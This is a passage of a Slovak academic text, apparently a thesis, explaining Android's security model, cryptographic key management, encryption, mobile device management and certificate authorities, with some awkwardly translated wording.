
- Chránenie dát aplikácií a užívateľov
- Chránenie systémových prostriedkov vrátane siete
- Poskytnutie izolácie aplikácií od systému, ostatných aplikácií a od užívateľa [1,5]

Na dosiahnutie týchto cieľov poskytuje Android tieto kľúčové bezpečnostné funkcie:

- Robustné zabezpečenie na úrovni operačného systému
- Povinná karanténa pre všetky aplikácie
- Zabezpečená medziprocesová komunikácia
- Podpisovanie aplikácií [1,5]

3 ZABEZPEČENIE APLIKÁCIÍ

Android ponúka platformu otvorených zdrojov a aplikačné prostredie pre mobilné zariadenia. Aplikácie pre Android sú obyčajne napísané v programovacom jazyku Java a sú spúšťané na virtuálnom počítači Dalvik. Aplikácie môžu byť písané aj v natívnom kóde. Aplikácie sa inštalujú zo súboru s príponou .apk. [5]



Obrázok 3 Zabezpečenie aplikácií [16]

Hlavné stavebné bloky aplikácií pre Android sú:

- AndroidManifest.xml : Tento súbor je kontrolný súbor, ktorý systém inštruuje, ako pracovať so všetkými komponentmi najvyššej úrovne.
- Činnosti : Aktivita je vo všeobecnosti kódom pre jednu úlohu zameranú na užívateľa.
- Služby: Je súbor kódu, ktorý je spustený na pozadí. Môže bežať vo vlastnom procese alebo v kontexte iného postupu aplikácie. Príkladom je služba prehrávača

médií - v prípade keď užívateľ ukončí užívateľské rozhranie pre výber médií, pravdepodobne má stále v úmysle pokračovať v prehrávaní hudby. Služba udržuje hudbu v chode aj po dokončení užívateľského rozhrania.

- Prijímač vysielania: Je objekt, ktorý sa vytvorí, keď je operačným systémom alebo inou aplikáciou vydaný mechanizmus IPC. Aplikácia môže zaregistrovať prijímač pre správu o slabej batérii a na základe týchto informácií zmeniť svoje priority. [6]

3.1 Chránené rozhranie API

Aplikácie v systéme Android fungujú v karanténe aplikácií. V predvolenom nastavení má aplikácia pre Android prístup iba k čiastočnému rozsahu systémových prostriedkov. Systém spravuje prístup aplikácií k zdrojom, ktoré by pri zlom alebo škodlivom použití mohli nepriaznivo ovplyvniť dojem užívateľa, sieť alebo údaje v zariadení. [6]

Takéto obmedzenia sa uplatňujú v mnohých formách. Niektoré funkcie sú zámerným nedostatkom rozhraní API obmedzujúcich niektoré citlivé funkcie. V rôznych prípadoch poskytuje oddelenie úloh bezpečnostné opatrenie, ako je to pri izolácii úložiska podľa aplikácií. V ďalších prípadoch sú citlivé API určené na použitie v dôveryhodných aplikáciách a sú ochránené prostredníctvom bezpečnostného mechanizmu známeho ako Povolenia. [6]

Medzi tieto chránené API patria:

- Funkcie fotoaparátu
- Údaje o polohe
- Funkcie Bluetooth
- Telefónne funkcie
- Funkcie SMS alebo MMS
- Sieťové alebo dátové pripojenia

Tieto prostriedky sú prístupné iba prostredníctvom operačného systému. Aby bolo umožnené využívať chránené API v zariadení, musí aplikácia konkretizovať vo svojom manifeste potrebné funkcie. Systém Android verzia 6.0 a vyššia používa model runtime povolení. Ak užívateľ požaduje aplikáciu z aplikácie, ktorá vyžaduje chránené rozhranie

API, systém zobrazí dialógové okno s výzvou na zamietnutie alebo povolenie Povolenia. [6,19]

Po udelení sa povolenia včlenia do aplikácie, pokiaľ je táto nainštalovaná. Aby sa predišlo chybám, systém už neinformuje užívateľa o oprávneniach udelených aplikácii. Aplikácie, obsiahnuté v hlavnom operačnom systéme alebo zoskupené výrobcom OEM, nevyžadujú od užívateľa povolenia. Ak je aplikácia odinštalovaná, povolenia sa odstránia. [6]

V rámci nastavení zariadenia môžu užívatelia zobraziť povolenia pre aplikácie, ktoré predtým nainštalovali. Užívatelia môžu (keď sa rozhodnú) tiež vypnúť niektoré funkcie na globálnej úrovni. Príkladom takýchto vypnuteľných funkcií je systém GPS alebo Wi-Fi. [6]

V prípade, že sa aplikácia skúsi použiť chránenú funkciu, ktorá nebola uvedená v manifeste aplikácie, povedie toto zlyhanie povolenia ku vráteniu bezpečnostnej výnimky do aplikácie. Kontrol povolenia bezpečnostného rozhrania API sa vykonáva na najnižšej úrovni, aby sa zabránilo jeho obchádzaniu. Napríklad správy užívateľov, keď je aplikácia inštalovaná pri požadovaní prístupu k chráneným API . [6]

Aplikácie môžu prezentovať svoje vlastné povolenia na používanie inými aplikáciami. Tieto povolenia nie sú uvedené na vyššie uvedenom mieste. [6]

Pri definovaní povolenia atribút Protection Level uvádza spôsob, ako má byť užívateľ informovaný o aplikáciách, ktoré vyžadujú povolenie, alebo kto môže povolenie držať. [6]

Existujú niektoré možnosti zariadení, napríklad schopnosť posielať zámery vysielania textových správ, ku ktorým nemajú prístup aplikácie tretích strán, ale ktoré môžu používať aplikácie nainštalované výrobcom. Tieto oprávnenia užívajú povolenie Signature Or System. [6]

3.2 Tretia strana

Android objasňuje užívateľom, keď používajú aplikácie tretích strán, a informuje používateľa o možnostiach, ktoré tieto aplikácie majú. Pred inštaláciou akejkoľvek aplikácie sa používateľovi zobrazí jasná správa o rôznych povoleniach, ktoré požaduje

aplikácia. Po inštalácii sa užívateľovi už neukáže výzva na potvrdenie akýchkoľvek povolení. [6]

Existujú dôvody na to, aby sa povolenia zobrazovali bezprostredne pred priamou inštaláciou. V takom prípade užívateľ aktívne kontroluje informácie o aplikácii, vývojárovi a funkcii, aby zistil, či zodpovedá jeho potrebám a očakávaniam. Je tiež dôležité, aby si nezaviedli mentálny alebo finančný záväzok k aplikácii a mohli ju ľahko porovnať s inými alternatívnymi aplikáciami. [6]

Zámerom systému Android je, aby užívatelia mohli bez problémov voliť medzi aplikáciami. Poskytovanie potvrdení zakaždým spomalí užívateľa a zabráni systému Android v poskytovaní skvelého užívateľského komfortu. [6]

Štúdie užívateľského rozhrania ukázali, že veľké množstvo výziev užívateľovi spôsobí, že užívateľ začne v akomkoľvek zobrazenom dialógovom okne voliť OK. Jedným z cieľov zabezpečenia systému Android je efektívne sprostredkovať užívateľom dôležité bezpečnostné informácie, ktoré nie je možné realizovať pomocou dialógových okien, ktoré užívateľ nebude ignorovať. [6]

3.3 SIM karta

Prístup tretích osôb k SIM karte nie je k dispozícii pre aplikácie tretích strán. Operačný systém spracováva všetku komunikáciu s kartou SIM vrátane prístupu k osobným informáciám a kontaktom v pamäti karty SIM. Aplikácie tiež nemôžu získať prístup k príkazom AT, pretože tieto sú spravované výlučne pomocou vrstvy rádiového rozhrania RIL. RIL neposkytuje prístup pre žiadne API na vysokej úrovni. [6,7]

3.4 Osobné informácie

Android začlenil rozhrania API, ktoré poskytujú prístup k užívateľským údajom, do chránených rozhraní API. Pri normálnom užívaní budú zariadenia Android zhromažďovať údaje o užívateľoch v aplikáciách tretích strán inštalovaných užívateľmi. Aplikácie, ktoré sa rozhodnú zdieľať informácie, môžu pomocou kontrol povolení systému Android OS chrániť údaje pred aplikáciami tretích strán. [6,7,19]

3.5 Metadáta zariadenia

Android sa snaží obmedziť prístup k údajom, ktoré nie sú citlivé, ale môžu nepriamo odhaliť charakteristiky užívateľa, preferencie užívateľa a spôsob, akým používajú zariadenie. [6,7]

3.6 Podpísanie aplikácií

Podpis kódu umožňuje vývojárom identifikovať autora aplikácie a aktualizovať svoju aplikáciu bez tvorby komplikovaných rozhraní a povolení. Každá aplikácia spustená na platforme Android je podpísaná vývojárom. Zadávateľ aplikácie, ktorý sa pokúša nahrať aplikáciu bez toho, aby bola podpísaná, spoločnosť Google Play alebo inštalátor balíka na zariadení Android odmietne. [6,7]

Podpisovanie aplikáci predstavuje nevyhnutný základ pre dôveru medzi spoločnosťou Google, vývojárom a používateľom. Vývojári vedia, že ich aplikácia je v zariadení Android neupravovaná a sú tak zodpovední za správanie svojej aplikácie. [6,7]

V systéme Android je podpísanie aplikácie úvodným krokom k umiestneniu aplikácie do karantény aplikácií. Podpísaný aplikačný certifikát určuje, ktoré užívateľské ID je spojené s ktorou aplikáciou. Každá aplikácia beží pod rôznymi užívateľskými ID. Podpisovanie aplikácií zaručuje, že jedna aplikácia nemá prístup k žiadnej inej aplikácii okrem dobre definovaného IPC. [6,7]

3.7 Overenie aplikácie

Systém Android 4.2 a novší podporujú overenie aplikácie. Užívatelia sa môžu rozhodnúť povoliť overenie aplikácie a nechať aplikácie pred inštaláciou vyhodnotiť pomocou overovača aplikácií. Overenie aplikácie môže upozorniť užívateľa, ak sa pokúsi nainštalovať škodlivú aplikáciu. [6,7,19]

3.8 Správa digitálnych práv

Platforma Android poskytuje širšiu pôsobnosť rámcov DRM, ktorá umožňuje aplikáciám spravovať obsah chránený právami podľa licenčných obmedzení, ktoré sú spojené s obsahom. Rámec DRM podporuje veľa schém DRM. Schéma DRM, ktorú zariadenie podporuje, je ponechaná na výrobcovi zariadenia. [6,7]

4 KĽÚČOVÉ HOSPODÁRSTVO

Spravovanie kľúčov označuje správu kryptografických kľúčov v kryptosystéme. Zahŕňa to riešenie generovania, výmeny kľúčov, používania, kryptomaterií a ukladania. Zahŕňa návrh kryptografických protokolov, kľúčové servery, užívateľské postupy a ďalšie príslušné protokoly. [7]

Správa kľúčov sa týka kľúčov na užívateľskej úrovni - medzi užívateľmi alebo systémami. V tom je rozdiel od plánovania kľúčov, ktoré sa zvyčajne týka vnútorného zaobchádzania s kľúčmi v rámci operácie šifry. [7]

Úspešná správa kľúčov je náročnejšia a je rozhodujúca pre bezpečnosť kryptosystému v tom zmysle, že zahŕňa aspekty sociálneho inžinierstva, ako sú systémová politika, školenie používateľov, interakcie medzi organizáciami a oddeleniami a koordinácia medzi všetkými týmito prvkami, na rozdiel od čisto matematických postupov, ktoré je možné automatizovať. [7]

4.1 Typy kľúčov

Kryptografické systémy môžu používať viacero typov kľúčov, pričom niektoré systémy používajú viac druhov kľúčov. Môžu zahŕňať symetrické kľúče alebo asymetrické kľúče. V algoritme symetrického kľúča sa používa jeden kľúč pre šifrovanie aj dešifrovanie správy. Takéto kľúče sa musia bezpečne uchovávať, starostlivo vyberať a distribuovať. Pri asymetrických kľúčoch hovoríme o verejnom a privátnom kľúči, čo sú dva odlišné kľúče, ktoré sú matematicky spojené. Používajú sa na komunikáciu. Infraštruktúra verejného kľúča a implementácia kryptografie verejného kľúča, vyžaduje, aby organizácie, ktoré využívajú takéto kľúče, vytvorili infraštruktúru na vytváranie a správu párov verejných a súkromných kľúčov spolu s digitálnymi certifikátmi. [7]

4.2 Inventár

Východiskom akejkoľvek stratégie riadenia certifikátov a súkromných kľúčov je vytvorenie komplexného zoznamu všetkých certifikátov, ich umiestnení a zodpovedných strán. Toto je zložité, pretože certifikáty z rôznych zdrojov sú rozmiestnené na rôznych miestach rôznymi osobami a rôznymi skupinami. To znamená, že nie je možné spoľahnúť

sa na zoznam od jednej certifikačnej autority. Neobnovené a nevymenené certifikáty, pred ukončením ich platnosti, môžu spôsobiť vážne prestoje a výpadky. [7]

4.3 Kroky riadenia

Inventarizácia kľúčov a spravovanie kľúčov obvykle pozostáva z výmeny, uloženia a použitia kľúčov. [7]

4.3.1 Výmena kľúčov

Pred každou zabezpečenou komunikáciou si musia užívatelia nastaviť podrobnosti kryptografie. V niektorých prípadoch si to vyžaduje výmenu identických kľúčov. V ostatných môže vyžadovať vlastníctvo verejného kľúča druhej strany. Verejné kľúče sa môžu verejne vymieňať pri čom symetrické kľúče sa musia vymieňať prostredníctvom zabezpečenej komunikácie. Výmena takéhoto kľúča bola v minulosti veľmi problematická a prístup k zabezpečenej komunikácii, ako diplomatická taška, sa uľahčil. [7]

Pre moderné systémy, ako sú systémy kompatibilné s OpenPGP platí, že kľúč relácie pre algoritmus symetrického kľúča je distribuovaný a šifrovaný algoritmom asymetrického kľúča. V tomto prípade sa vylučuje nutnosť použitia protokolu výmeny kľúčov. [7]

Iným spôsobom výmeny kľúčov je zapuzdrenie jedného kľúča do druhého. Primárny kľúč sa zvyčajne generuje a vymieňa pomocou niektorej zabezpečenej metódy. Tieto metódy sú väčšinou ťažkopádne alebo nákladné pri rozdelení primárneho kľúča na viac častí a zaslanie každej časti dôveryhodným kuriérom, ale tento kľúč nie je vhodný na použitie vo väčšom rozsahu. Akonáhle je primárny kľúč bezpečne vymenený, môže sa použiť na bezpečnú výmenu následných kľúčov. Táto technika sa zvyčajne nazýva zábal kľúčov. Bežná technika používa blokové šifry a kryptografické hashovacie funkcie. [7]

Podobnou metódou je výmena primárneho kľúča, nazývaného aj koreňový kľúč a odvodenie pomocných kľúčov, podľa potreby z tohto kľúča a niektorých ďalších údajov často označovaných ako diverzifikačné údaje. Najviac používaná metóda je pravdepodobne v kryptosystémoch založených na čipových kartách, príkladom ktorých sú bankomatové karty. Banky vkladajú svoj tajný kľúč do pamäťového kľúča karty počas výroby karty v zabezpečenej výrobe. Potom v mieste predaja sú karta aj čítačka kariet

schopná odvodiť spoločnú sadu kľúčov relácie na základe zdieľaného tajného kľúča a údajov špecifických pre kartu. [7]

4.3.2 Ukladanie kľúčov

Kľúče sa však musia distribuovať tak, aby sa zachovala bezpečnosť komunikácie. Pre zachovanie bezpečnosti sa na tento účel používajú rôzne techniky. Najbežnejšie je to, že šifrovacia aplikácia riadi kľúče pre užívateľa a závisí od prístupového hesla, ktoré riadi používanie kľúča. Podobne v prípade prístupových platforiem pre bezkľúčové smartfóny sa uchovávajú všetky identifikačné informácie o vstupoch mimo mobilných telefónov a serverov a šifrujú všetky údaje, kde rovnako ako low-tech kľúče poskytujú užívatelia kódy iba tým, ktorým dôverujú. [7]

4.3.3 Kľúčové použitie

Najväčším problémom je doba, počas ktorej sa má kľúč používať, táto doba sa nazýva frekvencia výmeny kľúča. Kľúče by sa mali často vymieňať, pretože to zvyšuje celkovú bezpečnosť systému. Častá výmena kľúčov znižuje percento straty informácií, pretože počet uložených šifrovaných správ, ktoré sa dajú čítať, pri nájdení kľúča, sa zníži so zvyšujúcou sa frekvenciou zmeny kľúča. Symetrické šifrovanie sa používa už dlhú dobu. V minulosi bola výmena kľúčov zložitá alebo iba občasná. V ideálnom prípade by sa symetrický kľúč mal meniť s každou správou, takže iba jedna správa bude čitateľná s jedným kľúčom. [7]

4.4 Výzvy

Informačno technologické organizácie čelia nasledovným, problémom pri pokuse o kontrolu a správu šifrovacích kľúčov:

Škálovateľnosť: Správa veľkého počtu šifrovacích kľúčov.

Bezpečnosť: Zraniteľnosť kľúčov od vonkajších hackerov, škodlivých zasvätených osôb. Dostupnosť: Zabezpečenie prístupu k údajom pre oprávnených užívateľov. Heterogenita: Podpora viacerých databáz, aplikácií a štandardov. Správa: Definovanie riadenia prístupu a ochrany údajov na základe politiky. Správa zahŕňa dodržiavanie požiadaviek na ochranu údajov. [7]

Dodržiavanie: Dodržiavanie kľúčov sa týka dohľadu, uistenia a schopnosti dokázať, že kľúče sú bezpečne spravované. Zahŕňa to tieto jednotlivé zásady dodržiavania predpisov:

Fyzická bezpečnosť - zahŕňa npr. uzamknuté dvere na zabezpečenie systémového vybavenia a sledovacie kamery. Tieto opatrenia môžu zabrániť neoprávnenému prístupu k tlačeným materiálom a počítačovým systémom, ktoré používajú softvér na správu kľúčov.

Logická bezpečnosť - chráni organizáciu pred krádežou alebo neoprávneným prístupom k informáciám. Tu sa používajú kryptografické kľúče pre šifrovanie údajov, čo je potom zbytočné pre tých, ktorí nemajú kľúč na jeho dešifrovanie.

Personálna bezpečnosť - to znamená pridelenie konkrétnych úloh alebo oprávnení určitým osobám na prístup k informáciám na základe prísnej potreby poznania. [7]

5 ŠIFROVANIE

Jednoducho povedané, šifrovanie je zapisovanie textu v takej podobe, aby mu nepovolaný čitateľ nemal šancu porozumieť. Šifrovanie sa používa v rôznych podobách napríklad pri komunikácii dvoch osôb. Účastník má informáciu, ktorú potrebuje poslať inému. Šifrovaním sa dosiahne aby si správu nemohola prečítať tretia strana. Kryptografia je vedná oblasť ktorá sa zaoberá ukrývaním obsahu textu pred nepovolanými osobami. Kryptoanalýza je vedná oblasť, ktorá sa zaoberá štúdiom metód, ktoré môže útočník použiť pri snahe dostať sa do zašifrovaného textu a získať utajované informácie. Steganografia (pôvodom z gréčtiny steganós-schovaný, gráphein-písať) je vedná disciplína zaoberajúca sa utajením komunikáce prostredníctvom ukrytia správy. Správa je skrytá tak, aby si pozorovateľ neuvedomil, že komunikácia vôbec prebieha. [5-7]

Obrázok 4 Šifrovanie [17]

5.1 Šifrovanie informácií

Pri priamej komunikácii s druhou osobou nie je problém informáciu bezpečne odovzdať. Problém nastane vtedy, keď komunikácia medzi odosielateľom a prijímateľom informácie je verejne prístupná, komunikácia nie je súkromná ani utajená, je prítomných viac ľudí, komunikácia je odpočúvaná. Za takúto nezabezpečenú komunikáciu sa považuje aj

komunikácia na internete. Zasielanie emailu alebo posielanie niektorých údajov cez internet môže byť veľmi jednoducho odpočúvané. [5-7]

Teraz prichádza úloha šifrovania - kryptografie.

Existuje niekoľko možností, ako zašifrovať správu tak, aby sa narušiteľovi čo najviac sťažila úloha dešifrovania a tým prečítania správy. Z praktického hľadiska sa môže hovoriť o zabránení dešifrovania správy. Inak povedané, dešifrovanie správy využitím moderných a rýchlych počítačov môže byť prakticky nerealizovateľné. Problém dešifrovania sa môže chápať aj ako problém nájdenia kľúča, pomocou ktorého sa správa zašifrovala. [5-7]

Podľa toho, aký kľúč sa použije sa hovorí o kryptografii symetrickej a asymetrickej. [5]

6 MOBILE DEVICE MANAGEMENT

Obrázok 5 Mobile device management [18]

Mobile device management (skratka MDM) je odborný termín pre správu mobilných zariadení, ako sú smartfóny, tabletové počítače a notebooky. Mobile device management sa zvyčajne implementuje s použitím produktu tretej strany, ktorý má funkcie správy pre konkrétnych predajcov mobilných zariadení. Mobile device management je zvyčajne nasadenie kombinácie aplikácií a konfigurácií na zariadení, podnikových politík, certifikátov a spätnej infraštruktúry za účelom zjednodušenia a zlepšenia správy IT zariadení koncových užívateľov. V moderných podnikových IT prostrediach samotný počet spravovaných zariadení motivovali riešenia mobile device management, ktoré umožňujú konzistentnú a škálovateľnú správu zariadení a užívateľov. Celkovou úlohou mobile device management je zvýšenie podpory zariadení, bezpečnosti a podnikových funkcií pri zachovaní určitej flexibility užívateľov. Mnoho organizácií spravuje zariadenia a aplikácie pomocou produktov a služieb mobile device management. Mobile device management sa primárne zaoberá oddelením podnikových údajov, zabezpečovaním e-mailov, zabezpečovaním podnikových dokumentov na zariadeniach, presadzovaním podnikových politík, integráciou a správou mobilných zariadení vrátane notebookov.

Implementácie mobile device management môžu byť na mieste alebo v cloude. Medzi základné funkcie mobile device management patria:

Zabezpečenie toho, aby bolo rozmanité užívateľské vybavenie nastavené v súlade so štandardnou sadou aplikácií, funkcií alebo firemných zásad. [8,24]

Zabezpečenie toho, aby užívatelia používali aplikácie konzistentným a podporovateľným spôsobom. [8]

Zabezpečenie konzistentného fungovania zariadenia. [8]

Schopnosť efektívne diagnostikovať a odstraňovať problémy so zariadením na diaľku. [8]

Medzi funkcie mobile device management môže patriť bezdrôtová distribúcia aplikácií, údajov a nastavení konfigurácie pre všetky typy mobilných zariadení vrátane mobilných telefónov, smartfónov, tabletových počítačov. Najnovšie notebooky a stolové počítače boli doplnené do zoznamu podporovaných systémov, pretože správa mobilných zariadení sa zaoberá základnou správou a menej samotnou mobilnou platformou. Nástroje mobile device management sú používané pre podnikové aj zamestnanecké zariadenia v rámci podniku alebo mobilných zariadení vlastnených spotrebiteľmi. Spotrebiteľské požiadavky si aktuálne vyžadujú zvýšenie úsilia o zabezpečenie zariadení a rovnako aj podnikovej infraštruktúry, ku ktorej sa pripájajú. Zväčša nastáva situácia, že zamestnávatelia a zamestnanci majú rôzne očakávania týkajúce sa typov obmedzení, ktoré by sa mali uplatňovať na mobilné zariadenia. Riadenie a ochrana údajov a konfiguračných nastavení všetkých mobilných zariadení v sieti pomôže mobile device management znížiť náklady na podporu a obchodné riziká. Zámerom mobile device management je vylepšiť funkčnosť a bezpečnosť mobilnej komunikačnej siete a zároveň minimalizovať náklady a prestoje. So zvyšujúcim sa počtom a všadeprítomnosťou mobilných zariadení a záplavou aplikácií na trhu rastie význam mobilných zariadení. Predpokladá sa, že využívanie správy mobilných zariadení v celom sektore bude rásť rovnomerným tempom a pravdepodobne do roku 2028 zaregistruje ročnú mieru rastu takmer 23%. Početní dodávatelia pomáhajú výrobcom mobilných zariadení, portálom obsahu a vývojárom testovať a monitorovať dodávanie svojho mobilného obsahu, aplikácií a služieb. Toto testovanie obsahu sa vykonáva v reálnom čase simuláciou akcií tisícov zákazníkov a zisťovaním a opravovaním chýb. [8,24]

6.1 Zabezpečenie mobilných zariadení

Všetky produkty mobile device management sú vyrobené s myšlienkou na boxy. Zásobník mobile device management je zabezpečený pomocou najmodernejších kryptografických techník ako AES-256. Firemné údaje, ako napríklad e-mail, dokumenty a podnikové aplikácie, sú šifrované a spracovávané vo vnútri boxu. To zaisťuje, že podnikové údaje sú v zariadení oddelené od osobných údajov užívateľa. Okrem toho je možné vynútiť šifrovanie celého zariadenia a karty SD v závislosti od schopnosti produktu mobile device management. [8]

Zabezpečené dokumenty: Zamestnanci často kopírujú prílohy stiahnuté z podnikového e-mailu na svoje osobné zariadenia a potom ich zneužívajú. Mobile device management môže obmedziť alebo zakázať použitie schránky do alebo z bezpečného boxu, obmedziť posielanie príloh do externých domén alebo zakázať ukladaniu príloh na SD kartu. [8]

Zabezpečený prehľadávač: Pomocou zabezpečeného prehľadávača je môžné vyhnúť sa mnohým potenciálnym bezpečnostným rizikám. Každé riešenie mobile device management sa dodáva so zabudovaným vlastným prehliadačom. Správca môže zakázať natívne prehľadávače, aby prinútil používateľov používať zabezpečený prehľadávač v kontajneri mobile device management. Filtrovanie adries URL je možné vynútiť a pridať ďalšie bezpečnostné opatrenia. Rovnako je možné vynútiť pripojenie cez podnikový proxy server, alebo VPN sieť. [8,24]

Zabezpečený katalóg aplikácií: Organizácie môžu distribuovať, spravovať a inovovať aplikácie na zariadení zamestnanca pomocou Katalógu aplikácií. [8]

7 ZABEZPEČENIE CERTIFIKÁTOM

V kryptografii je certifikačná autorita skratka CA entita, ktorá vydáva digitálne certifikáty. Digitálny certifikát potvrdzuje vlastníctvo verejného kľúča menovaným predmetom certifikátu. Toto umožňuje iným spoliehať sa na podpisy alebo na tvrdenia týkajúce sa súkromného kľúča, ktorý zodpovedá certifikovanému verejnému kľúču. Certifikačná autorita koná ako dôveryhodná tretia strana - ktorej dôveruje subjekt certifikátu a strana, ktorá sa na certifikát spolieha. Formát týchto certifikátov je špecifikovaný v norme X.509. Jedným z najbežnejších spôsobov použitia pre certifikačné autority je podpisovanie certifikátov používaných v HTTPS, protokole zabezpečeného prehliadania pre internet. Ďalším bežným spôsobom je vydávanie preukazov totožnosti vládami členských štátov na použitie v elektronickom podpisovaní dokumentov. [9, 10, 20, 21]

7.1 Prehľad

Dôveryhodné certifikáty sa používajú na vytvorenie bezpečného pripojenia k serveru prostredníctvom internetu. Certifikát je nevyhnutný na to, aby sa zabránilo prečítaniu správ medzi užívateľom a cieľovým serverom potencionálnemu útočníkovi, ktorý sa nachádza na ceste k cieľovému serveru a koná tak, akoby bol cieľovým serverom. Tento scenár sa označuje ako útok typu človek v strede (man in the middle). Klient si pred pripojením na server overí jeho certifikát, ktorý musí byť vydaný, respektíve podpísaný dôveryhodnou certifikačnou autoritou. Po úspešnom overení certifikátu sa začne s vytváraním zabezpečeného pripojenia. Klientsky softvér ako prehliadač spravidla obsahuje sadu dôveryhodných certifikátov - dôveryhodných certifikačných autorít. Klienti certifikačnej autority sú supervízori serverov, ktorí žiadajú od certifikačnej autority vydanie certifikátu pre svoj server. Komerčné certifikačné autority účtujú peniaze za vydanie certifikátov a ich zákazníci očakávajú, že certifikát certifikačnej autority bude obsiahnutý vo väčšine webových prehliadačov, aby bezpečné pripojenia k certifikovaným serverom fungovali efektívne po spustení. Veľa internetových prehliadačov, rôznych zariadení a aplikácií, ktorým dôveruje príslušná certifikačná autorita, sa označuje ako všadeprítomnosť. [9,10,21]

7.2 Poskytovatelia

Na svete je činnosť certifikačnej autority rozčlenená, pričom na ich domácom trhu dominujú národní alebo regionálni poskytovatelia. Dôvodom je skutočnosť, že mnohé použitia digitálnych certifikátov, napríklad právne záväzné digitálne podpisy, sú spojené s miestnymi zákonmi, predpismi a akreditačnými schémami pre certifikačné autority. Trh s globálnymi dôveryhodnými serverovými certifikátmi TLS a SSL však vo väčšine patrí malému množstvu nadnárodných spoločností. Tento segment má rôzne požiadavky pri vstupe na trh a to z dôvodu technických požiadaviek. Hoci to nie je z právneho hľadiska nutné, noví poskytovatelia, ktorí majú byť webovým prehliadačom alebo operačným systémom zaradené ako dôveryhodný root musia zväčša absolvovať ročné bezpečnostné audity. Vo webovom prehliadači Mozilla Firefox, ktorý predstavuje približne osemdesiat organizácií, je dôveryhodných viac ako 180 koreňových certifikátov. MacOS dôveruje viac ako 200 koreňovým certifikátom. Od verzie Android 4.2 Jelly Bean obsahuje Android v súčasnosti viac ako 100 certifikačných autorít, ktoré sa aktualizujú s každým vydaním. [9, 10]

7.3 Validačný štandard

Komerčné certifikačné autority, ktoré vydávajú certifikáty pre servery ako HTTPS, väčšinou používajú na overenie totožnosti príjemcu certifikátu techniku, ktorá sa nazýva validácia domény. Techniky použité na overenie domény sa medzi jednotlivými certifikačnými autoritami líšia, ale vo všeobecnosti sú techniky overovania domény určené na preukázanie toho, že žiadateľ o certifikát kontroluje dané doménové meno. Mnohé certifikačné autority ponúkajú certifikáty rozšírenej validácie EV ako prísnejšiu alternatívu k certifikátom overeným v doméne. Účelom rozšírenej validácie je preveriť nielen kontrolu nad názvom domény, ale aj ďalšie informácie o totožnosti, ktoré sa majú zahrnúť do certifikátu. Niektoré prehliadače zobrazujú tieto informácie o totožnosti v zelenom poli na paneli s adresou URL. Jedným obmedzením EV ako riešenia slabých stránok pri validácii domény je to, že útočníci mohli získať osvedčenie o overení domény pre doménu obete a nasadiť ju počas útoku. V prípade, že by sa tak stalo, rozdiel, ktorý by bol pre obete viditeľný, by bol v tom, že by neexistoval zelený pruh s názvom spoločnosti. Je na mieste otázka, či by používatelia boli schopní rozpoznať túto skutočnosť ako indikáciu prebiehajúceho útoku. V roku 2009 prebehol test v prehliadači Internet Explorer

7, ktorý ukázal, že absenciu varovaní EV IE7 používatelia nezaznamenali, avšak súčasný prehľadávač spoločnosti Microsoft Edge, ukazuje výrazne väčší rozdiel medzi certifikátom EV a certifikátom domény, pričom certifikáty overené doménou majú dutý, šedý zámok. [9, 10, 21]

7.4 Nedostatky overenia

Overenie domény trpí určitými obmedzeniami štrukturálnej bezpečnosti. Je náchylný na útoky, ktoré protivníkovi umožňujú pozorovať sondy na overenie domény, ktoré certifikačné autority zasielajú. Patria sem útoky proti protokolom DNS, TCP alebo BGP, ktorým chýba kryptografická ochrana TLS alebo SSL či kompromis smerovačov. Tieto útoky sú možné v sieti blízko CA alebo v blízkosti samotnej domény obete. [9, 10]

7.5 Zabezpečenie

